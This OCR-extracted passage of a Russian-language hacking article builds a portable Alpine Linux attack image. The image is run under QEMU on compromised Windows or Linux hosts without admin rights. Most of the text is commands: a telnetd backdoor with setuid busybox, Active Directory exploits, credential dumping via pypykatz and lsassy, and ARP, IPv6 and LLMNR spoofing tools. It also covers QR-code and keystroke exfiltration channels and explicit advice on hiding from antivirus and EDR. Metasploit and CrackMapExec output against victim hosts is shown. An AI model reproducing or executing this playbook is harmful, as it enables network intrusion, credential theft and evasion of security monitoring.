Начнем с жизненно необходимых утилит:

```
apk update
apk add tmux busybox-extras openrc dhclient iptables git curl socat
proxychains-ng openssl tcpdump
```

Потенциально мы можем столкнуться со сценарием постэксплуатации, когда у нас не будет удобного GUI и нам потребуется предварительно автоматически настроить сеть в используемом для атаки образе. Так мы сможем по сети управлять системой хоть с консоли, хоть с веб-шелла. Для начала обеспечим системе автоматический выход с нами на связь:

```
touch /etc/local.d/init.start
chmod +x /etc/local.d/init.start
vi /etc/local.d/init.start
    #!/bin/sh

    dmesg -n 1
    mount -o remount,rw /
    ifconfig lo 127.0.0.1 netmask 255.0.0.0

    #dhclient eth0
    ifconfig eth0 10.0.2.15 netmask 255.255.255.0
    route add -net default gw 10.0.2.2
    busybox-extras telnetd

rc-update add local
passwd root
adduser user
chmod u+s /bin/busybox
```

Значительная часть арсенала эксплоитов инфраструктуры Active Directory написана на Python, так что ставим его и его пакетный менеджер:

```
apk add python3 python3-dev py3-pip
```

Нам, как ни крути, потребуется компиляция, поэтому устанавливаем GCC:

```
apk add gcc make libc-dev
```

Размер образа заметно вырос — сразу на 200 Мбайт. И по мере установки всех необходимых нам пакетов он раздуется аж до 2 Гбайт. Однако в конце, после сборки всего необходимого, мы удалим все ненужное.

Теперь добавим главный хакерский пакет против Windows-систем, содержащий необходимые многим скриптам библиотеки:

```
apk add rust cargo openssl-dev libffi-dev
pip3 install impacket
rm -r /root/.cargo
```

Целых 55 Мбайт, но в придачу к impacket мы получаем пачку крутых исполняемых файлов для удаленного администрирования и не только.

Далее по порядку перейдем к установке утилит разведки, эксплоитов, без которых не обойтись, и средств для постэксплуатации — куда без них?

Что за тестирование на проникновение без сканирования портов? Ставим Nmap и его скриптовый движок:

```
apk add nmap nmap-scripts
```

С помощью Nmap мы можем не только сканировать порты, но и решать множество других задач — собирать дополнительные сведения от служб, искать некоторые уязвимости и проводить атаки с подбором пароля. И это обошлось нам всего в 25 Мбайт!

Поскольку основная цель атаки — домен, требуется инструмент для взаимодействия с LDAP. Пакет openldap-clients предоставляет ряд нативных утилит поиска (ldapsearch), добавления (ldapadd), изменения (ldapmodify) и удаления (ldapdelete) объектов и атрибутов в AD, причем этот инструментарий весит всего лишь мегабайт:

```
apk add openldap-clients
```

Привычный и удобный резолв при помощи host или dig будет стоить нам 6 Мбайт:

```
apk add bind-tools
```

А вот основной инструмент разведки, поиска уязвимостей и мисконфигов в Active Directory:

```
git clone https://github.com/fox-it/BloodHound.py
```

Скрипт для сбора всеобъемлющей информации о AD обойдется всего в 1 Мбайт. Его дамп можно будет впоследствии выгрузить и проанализировать уже на своем компьютере. Однако продвижение по сетям с Active Directory — это не только анализ мисконфигов, но еще и эксплуатация уязвимостей, так что перейдем к наиболее актуальным эксплоитам.

Вот, пожалуй, самый низко висящий фрукт в инфраструктуре AD, не требующий ни учетки, ни наличия IP-адреса и пробивающий сразу DC:

```
git clone https://github.com/dirkjanm/CVE-2020-1472 zerologon
```

Воспользуемся крайне популярной сейчас темой с так называемыми принуждениями к аутентификации (coerce):

```
git clone https://github.com/p0dalirius/Coercer
rm -r .git/ documentation/
```

Техника coerce используется в большом количестве атак на инфраструктуру AD для захвата Kerberos-билетов или обхода NTLM-аутентификации.

Правда, в нашем случае имеет место существенное ограничение — у запущенной без прав виртуалки не будет своего IP-адреса из локальной сети и возможности занять 445-й порт. Однако если мы принудим хост выполнить подключение на порт выше 1024, то его реально будет завернуть на виртуалку без админских прав и реализовать в дальнейшем ту или иную атаку.

Если мы используем coerce в сочетании с Kerberos, то обязательно берем с собой следующий инструмент:

```
git clone https://github.com/dirkjanm/krbrelayx
```

Нелишним будет использовать нашумевшие техники повышения привилегий через ADCS:

```
pip3 install certipy-ad
git clone https://github.com/dirkjanm/PKINITtools
```

Еще одна уязвимость постарше, позволяющая скомпрометировать DC:

```
git clone https://github.com/dirkjanm/PrivExchange
```

Не забываем про эксплуатацию ACL-мисконфигов:

```
git clone https://github.com/ShutdownRepo/pywhisker && pip3 install
rich
git clone https://github.com/Hackndo/pyGPOAbuse
```

Также всегда полезно посмотреть информацию на сетевых дисках с помощью того же `grep` или `find`, например с целью поиска cpassword. Для монтирования удаленной SMB-шары и превращения ее в локальную папку потребуется лишь один пакет:

```
apk add cifs-utils
```

Теперь вспомним о тех уязвимостях непосредственно рабочих станций и серверов, которые чаще всего встречаются и эксплуатация которых дает наивысший импакт и не требует особых условий и усилий. Среди них — уязвимость подсистемы печати Windows:

```
git clone https://github.com/cube0x0/CVE-2021-1675 PrintNightmare
```

Уязвимость MS17-010 — это самый низко висящий фрукт на рабочих станциях и Windows-серверах. Да, уязвимость уже не так молода, но иногда встречается в редко обновляемых системах:

```
git clone https://github.com/3ndG4me/AutoBlue-MS17-010
```

Пару слов про Linux. Самый простой и наиболее вероятный способ быстро компрометнуть Linux-хост — это подобрать к нему пароль по SSH, а затем использовать OpenSSH:

```
apk add openssh-client
```

Также на Linux иногда встречается RCE-мисконфиг неограниченного доступа к X-серверу, эксплуатируемый с помощью xdotool:

```
apk add xdotool
```

И про активное сетевое оборудование тоже не забываем. Это уязвимость из разряда by-design, позволяющая выгрузить конфиг с Cisco или залить на него:

```
git clone https://github.com/frostbits-security/SIETpy3
```

Ну и напоследок можно немного пошуметь в сети с Nuclei:

```
wget https://github.com/projectdiscovery/nuclei/releases/download/v3.
2.2/nuclei_3.2.2_linux_386.zip
unzip nuclei_3.2.2_linux_386.zip nuclei -d /usr/local/bin/
git clone https://github.com/projectdiscovery/nuclei-templates ~/
nuclei-templates
rm -r ~/nuclei-templates/.git/
```

Если пентестеру удастся продвинуться по локальной сети, то для раскручивания горизонтального перемещения все же сложно будет обойтись без следующего инструментария:

```
apk add g++ libxml2-dev libxslt-dev jpeg-dev
git clone https://github.com/byt3bl33d3r/CrackMapExec
pip3 install .
rm -r CrackMapExec
rm -r /root/.cargo/
apk del rust cargo libxml2-dev libxslt-dev jpeg-dev
```

Правда, объем пакетов составляет 120 Мбайт. Зато вместе с `CrackMapExec` будет установлен `pypykatz`, предназначенный для выдергивания учетных записей из дампов процесса `lsass.exe` прямо на нашей виртуалке. И `lsassy`, позволяющий удаленно распарсить его прямо на машине жертвы.

Кроме того, мы получаем замечательную LDAP-консоль `msldap`. Этот инструмент имеет ряд полезных для пентеста функций: например, он единственный способен под Linux выдать канонические ACL у любых объектов AD. Также он поддерживает все PTH, PTT и PTC на LDAP. И еще вместе с ним по зависимостям мы получаем отличный набор скриптов для манипулирования Kerberos-билетами — minikerberos, который прекрасно дополняет impacket. Так что 120 Мбайт — это не такая большая плата за полученные возможности.

В ходе бокового перемещения мы неизбежно столкнемся со множеством хешей. Совсем слабые пароли мы сможем подобрать прямо на нашей виртуалке. Для этого возьмем john:

```
apk add perl linux-headers libgomp
git clone https://github.com/openwall/john john-src && cd john-src/
src
./configure --disable-simd
make
cd .. && mv run/ /opt/john/
cd .. && rm -r john-src
```

Наконец, как же обойтись без великого и могучего Metasploit?

```
git clone https://github.com/rapid7/metasploit-framework
rm -r .git/
apk add ruby ruby-bundler ruby-dev libffi-dev libpq-dev libpcap-dev
ncurses
bundle install
```

Обрати внимание: удалив служебную папку `.git`, мы освободили целый гигабайт! С помощью Metasploit мы можем не только производить операции постэксплуатации, но и эксплуатировать уязвимости, искать их, подбирать пароли ко множеству сервисов, а также выполнять качественную разведку.

Теперь необходимо организовать передачу данных в пределах скомпрометированной машины — между ее хостовой ОС и гостевым образом ОС. Проще всего это сделать с помощью FTP-сервера на Python:

```
pip3 install pyftpdlib
sudo python3 -m pyftpdlib -p 21
```

После этого с помощью обычного проводника Windows можно закидывать файлы на нашу виртуалку или скачивать их с нее.

Хоть мы и рассматриваем кейс, когда каналов эксфильтрации с компьютера жертвы в нашем распоряжении нет, один канал у нас все время был перед глазами — это монитор (GUI или консоль). На самом деле вполне реально извлечь небольшие дампы, хеши или прочую информацию с физически изолированного хоста посредством QR-кодов. А для рендера QR-кодов хватит и консоли:

```
git clone https://github.com/s0i37/exfiltrate
gcc -c lib/qrcodegen.c
gcc -c qr_upload.c
gcc qr_upload.c qrcodegen.o -o qr_upload
apk add util-linux
```

Вполне возможно, что мы что-то забыли положить в образ, например какой-то скрипт или словарик. Канал инфильтрации у нас тоже все это время находился перед глазами — это клавиатура. Мы можем автоматически набрать на ней любой файл не очень большого размера, будь он текстовым или бинарным. Для этого будем использовать на стороне атакующего следующий инструмент:

```
git clone https://github.com/s0i37/exfiltrate
setxkbmap us
cat file.txt | ./text_send.sh
cat file.bin | base64 | ./text_send.sh
```

Таким образом, в самых трудных ситуациях вынимать файлы мы сможем по QR-кодам, а передавать — отправляя нажатия клавиш. Скорость при этом будет сопоставима с DNS-туннелями.

Пришла пора убрать лишние файлы, которые требовались в процессе сборки:

```
pip3 cache purge
apk del make gcc g++ libc-dev python3-dev git linux-headers
```

Мы освободили 460 Мбайт! Кажется, мы всё собрали. Кто-то наверняка дополнил бы мой скромный список самых необходимых утилит. А ленивый и вовсе взял бы готовый образ Kali.

Далее мы прощаемся с «Докером» и переходим к chroot. Нам потребуется преобразовать контейнер Docker в образ, пригодный для монтирования. Сперва дампим все файлы:

```
sudo docker export attack > attack.tar
```

При этом дампятся именно файлы, полезные данные, а не сама файловая система. Так все пустоты на диске уйдут.

Далее создадим диск-образ и перенесем туда файлы:

```
truncate -s 2G attack.img
fdisk attack.img
 n p w
sudo losetup -o $[2048*512] /dev/loop0 attack.img
sudo mkfs.ext4 /dev/loop0
sudo mount /dev/loop0 /media/iso
cd /media/iso
sudo tar xvf $OLDPWD/attack.tar
sudo mkdir boot
cd -
```

Пока наш образ недееспособен без «Докера» или chroot. Чтобы вдохнуть в него жизнь, понадобится ядро. Каких-то требований к версии ядра, в общем-то, нет. Мы можем использовать уже собранное ядро для GW-образа. Просто копируем его и его драйверы:

```
cd /usr/src/linux-5.16.12
sudo make INSTALL_PATH=/media/iso/boot install
sudo make INSTALL_MOD_PATH=/media/iso/ modules_install
cd -
```

Ядро уместилось в 15 Мбайт.

Заходим внутрь образа и создаем рамдиск, необходимый для загрузки системы:

```
sudo chroot /media/iso /bin/sh
echo nameserver 8.8.8.8 > /etc/resolv.conf
apk add mkinitfs
mkinitfs -k -o /boot/initrd.img-5.16.12 5.16.12
apk del mkinitfs
exit
```

Виртуальный диск занял 3 Мбайт. Выходим обратно в свою систему.

Устанавливаем загрузчик grub и конфигурируем его:

```
sudo grub-install --target=i386-pc --boot-directory=/media/iso/boot/
attack.img --modules='part_msdos'       <5M
cat <<E | sudo tee /media/iso/boot/grub/grub.cfg
set timeout=5
menuentry "Alpine Linux" {
 linux /boot/vmlinuz-5.16.12 root=/dev/sda1 rw noapic
 initrd /boot/initrd.img-5.16.12
}
E
```

Загрузчик потребовал 5 Мбайт. Образ готов. Отсоединяем его:

```
sudo umount /media/iso/
sudo losetup -d /dev/loop0
```

А теперь сожмем образ на максималках для передачи на машину жертвы:

```
zip -9 attack.zip attack.img
```

Несмотря на то что мы задали размер образа равным 2 Гбайт, архиватор сжал пустоты на диске и внутри файлов, и в результате объем готового боевого образа получился всего 590 Мбайт.

Испытываем Attack.img на QEMU в Windows (нет привилегий, нет эксфильтрации)


Мы уже знаем, как без административных прав запустить виртуальную машину. Раньше мы так делали с GW-образом. Развертывание портативного боевого плацдарма на винде с созданным нами attack-образом выглядит точно так же — мы просто копируем на скомпрометированную машину папку с QEMU.

Формат образов QEMU также поддерживает сжатие:

```
qemu-img convert attack.img -c -O qcow2 attack.qcow2
```

Сжатие дает нам не только выигрыш в размере образа атакующей ОС: с его помощью мы скрываемся от простого сигнатурного поиска антивирусом, а благодаря слою эмуляции прячемся еще и от поведенческого анализа. И легко, за пару минут, без всяких прав, на древней Windows XP мы запускаем Metasploit, да еще и при работающем антивирусе:

```
qemu-system-x86_64.exe -hda attack.qcow2 -m 512M -net nic -net user (
-display curses)
```



```
E:\>mkdir c:\windows\123
Отказано в доступе.

E:\>qemu-20160903-w32\qemu-system-x86_64.exe -hda attack.qcow2 -m 512M -net nic
-net user
```

```
       =[ metasploit v6.3.60-dev                          ]
+ -- --=[ 2402 exploits - 1239 auxiliary - 422 post       ]
+ -- --=[ 1465 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) > set rhost 10.0.2.2
rhost => 10.0.2.2
msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 10.0.2.2:445          - Host is likely VULNERABLE to MS17-010! - Windows 5.1
 x86 (32-bit)
```

Развертывание боевого плацдарма без прав и под надзором

Продолжение статьи →

← НАЧАЛО СТАТЬИ

ВИРТУАЛЬНАЯ МАГИЯ 2

ИСПОЛЬЗУЕМ ЭМУЛЯЦИЮ И ВИРТУАЛИЗАЦИЮ ПРИ АТАКАХ

Итак, подытожим. Нам не требуются административные привилегии. Не нужно ничего устанавливать — весь необходимый софт будет сразу в нашем распоряжении в портативном исполнении. Антивирусы не увидят наши хакерские инструменты, поскольку мы используем специфичный формат образов, да еще и со сжатием.


А использование хакерского плацдарма за слоем эмуляции, помимо удобства и переносимости, дает нам еще одно преимущество — почти вся наша активность (кроме сетевой) будет недостижима для EDR-механизмов жертвы, ведь все происходит внутри образа и не касается WinAPI хостовой ОС.

Испытываем Attack.img на qemu-system в Linux (нет привилегий, нет эксфильтрации)

С Linux без root-прав мы снова используем QEMU:

```
./qemu-system-i386 -hda attack.qcow2 -m 512M -net nic -net user,
hostfwd=tcp:127.0.0.1:2323-10.0.2.15:23
```

Как тебе такое повышение привилегий?



```
user@ubuntu-vm:~$ id
uid=1000(user) gid=1000(user) группы=1000(user),4(adm),24(cdrom),27(sudo),30(dip),46
(plugdev),120(lpadmin),131(lxd),132(sambashare)
user@ubuntu-vm:~$ ./qemu-system-i386 -hda attack.qcow2 -m 512M -net nic -net user,ho
stfwd=tcp:127.0.0.1:2323-10.0.2.15:23
```

```
user@ubuntu-vm:~$ telnet localhost 2323
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.

(none) login: user
Password:
Welcome to Alpine!

(none):~$ su
Password:
/home/user # cme smb --shares 10.0.0.0/24
SMB         10.0.0.5        445    WINXP-VIRTUAL     [*] Windows 5.1 x32 (name:WINXP-
VIRTUAL) (domain:home.local) (signing:False) (SMBv1:True)
SMB         10.0.0.64       445    WIN7X64VM         [*] Windows 7 Enterprise 7601 Se
rvice Pack 1 x64 (name:WIN7X64VM) (domain:ussc.ru) (signing:False) (SMBv1:True)
SMB         10.0.0.15       445    WIN7VM32          [*] Windows 7 Enterprise 7601 Se
rvice Pack 1 x32 (name:WIN7VM32) (domain:ussc.ru) (signing:False) (SMBv1:True)
SMB         10.0.0.64       445    WIN7X64VM         [-] Error getting user: list ind
ex out of range
SMB         10.0.0.15       445    WIN7VM32          [-] Error getting user: list ind
ex out of range
SMB         10.0.0.5        445    WINXP-VIRTUAL     [-] Error getting user: list ind
ex out of range
```


Развертывание боевого плацдарма без прав

Вместо экстремального развертывания хакерского инструментария с кучей библиотек и к тому же без прав мы с комфортом работаем в заранее заготовленной любимой ОС, запускаемой под слоем эмуляции посредством портативной виртуальной машины.

В комплекте с виртуальной машиной есть еще утилита qemu-img. С ней мы можем прямо на скомпрометированном узле создать образ еще одного диска и использовать его как для расширения дискового пространства атакующей ОС, так и для расширения RAM, на случай если компьютер жертвы имеет очень слабую конфигурацию.

ОБРАЗ ATTACK.IMG (POST_4)

Идея развития атак при наличии полных прав на скомпрометированной машине без канала эксфильтрации схожа с post_2 в способе проброса L2-доступа внутрь виртуалки. И, как и в случае с post_3, она подразумевает развитие атак непосредственно изнутри образа виртуальной машины.



Развитие атак с уровня L2 — через двойной bridge

В образе `attack.img` специально отсутствовали все скрипты и программы для реализации L2-атак, поскольку мы сперва рассматривали случай постэксплуатации без административных прав или root. Но теперь мы предполагаем, что у нас есть такие права.

Добавим в наш уже готовый образ ряд утилит для L2-атак. Тут снова многое индивидуально и зависит от твоей фантазии.

Удобный консольный сетевой сниффер `ngrep` поможет быстро обнаружить в перехватываемом сетевом трафике ту или иную информацию. Легитимная утилита `dnsmasq` прекрасно умеет работать в роли rogue DNS сервера. А `redsocks` идеален для проксирования перехваченного транзитного трафика на специализированные приложения:

```
apk add ngrep dnsmasq redsocks
```

Для установки следующих][-утилит нам временно потребуется подключить дополнительные репозитории Alpine:

```
echo https://dl-cdn.alpinelinux.org/alpine/edge/testing >> /etc/apk/
repositories
echo https://dl-cdn.alpinelinux.org/alpine/edge/main >> /etc/apk/
repositories
echo https://dl-cdn.alpinelinux.org/alpine/edge/community >> /etc/
apk/repositories
apk update
```

Основа основ перехвата трафика в локальных сетях — ARP spoofing. На мой взгляд, инструмента удобнее старого доброго `Ettercap` попросту нет:

```
apk add ettercap
```

Если с ARP spoofing ничего не выйдет, то, возможно, повезет с вмешательством в сетевой трафик через IPv6:

```
pip3 install mitm6
```

Если рядом с нами окажутся Windows-хосты, то им мало не покажется благодаря `responder`:

```
apk add responder
```

Для активных вмешательств в перехватываемый веб-трафик мы будем использовать `mitmproxy`:

```
apk add mitmproxy
```

Ну и на всякий случай:

```
apk add bettercap
```

Не забываем убрать дополнительные репозитории, иначе при последующих установках пакетов может произойти нежелательный даунгрейд компонентов:

```
vi /etc/apk/repositories
apk update
```

На случай если при перехвате трафика нам придется столкнуться с SSL/TLS, можно воспользоваться `sslsplit`:

```
git clone https://github.com/droe/sslsplit
 apk add libevent-dev libnet-dev fts-dev fts
 make
 gcc ... -lfts
```

Для выдергивания файлов из незашифрованного сетевого трафика установим следующий пакет:

```
wget http://prdownloads.sourceforge.net/tcpxtract/tcpxtract-1.0.1.
tar.gz
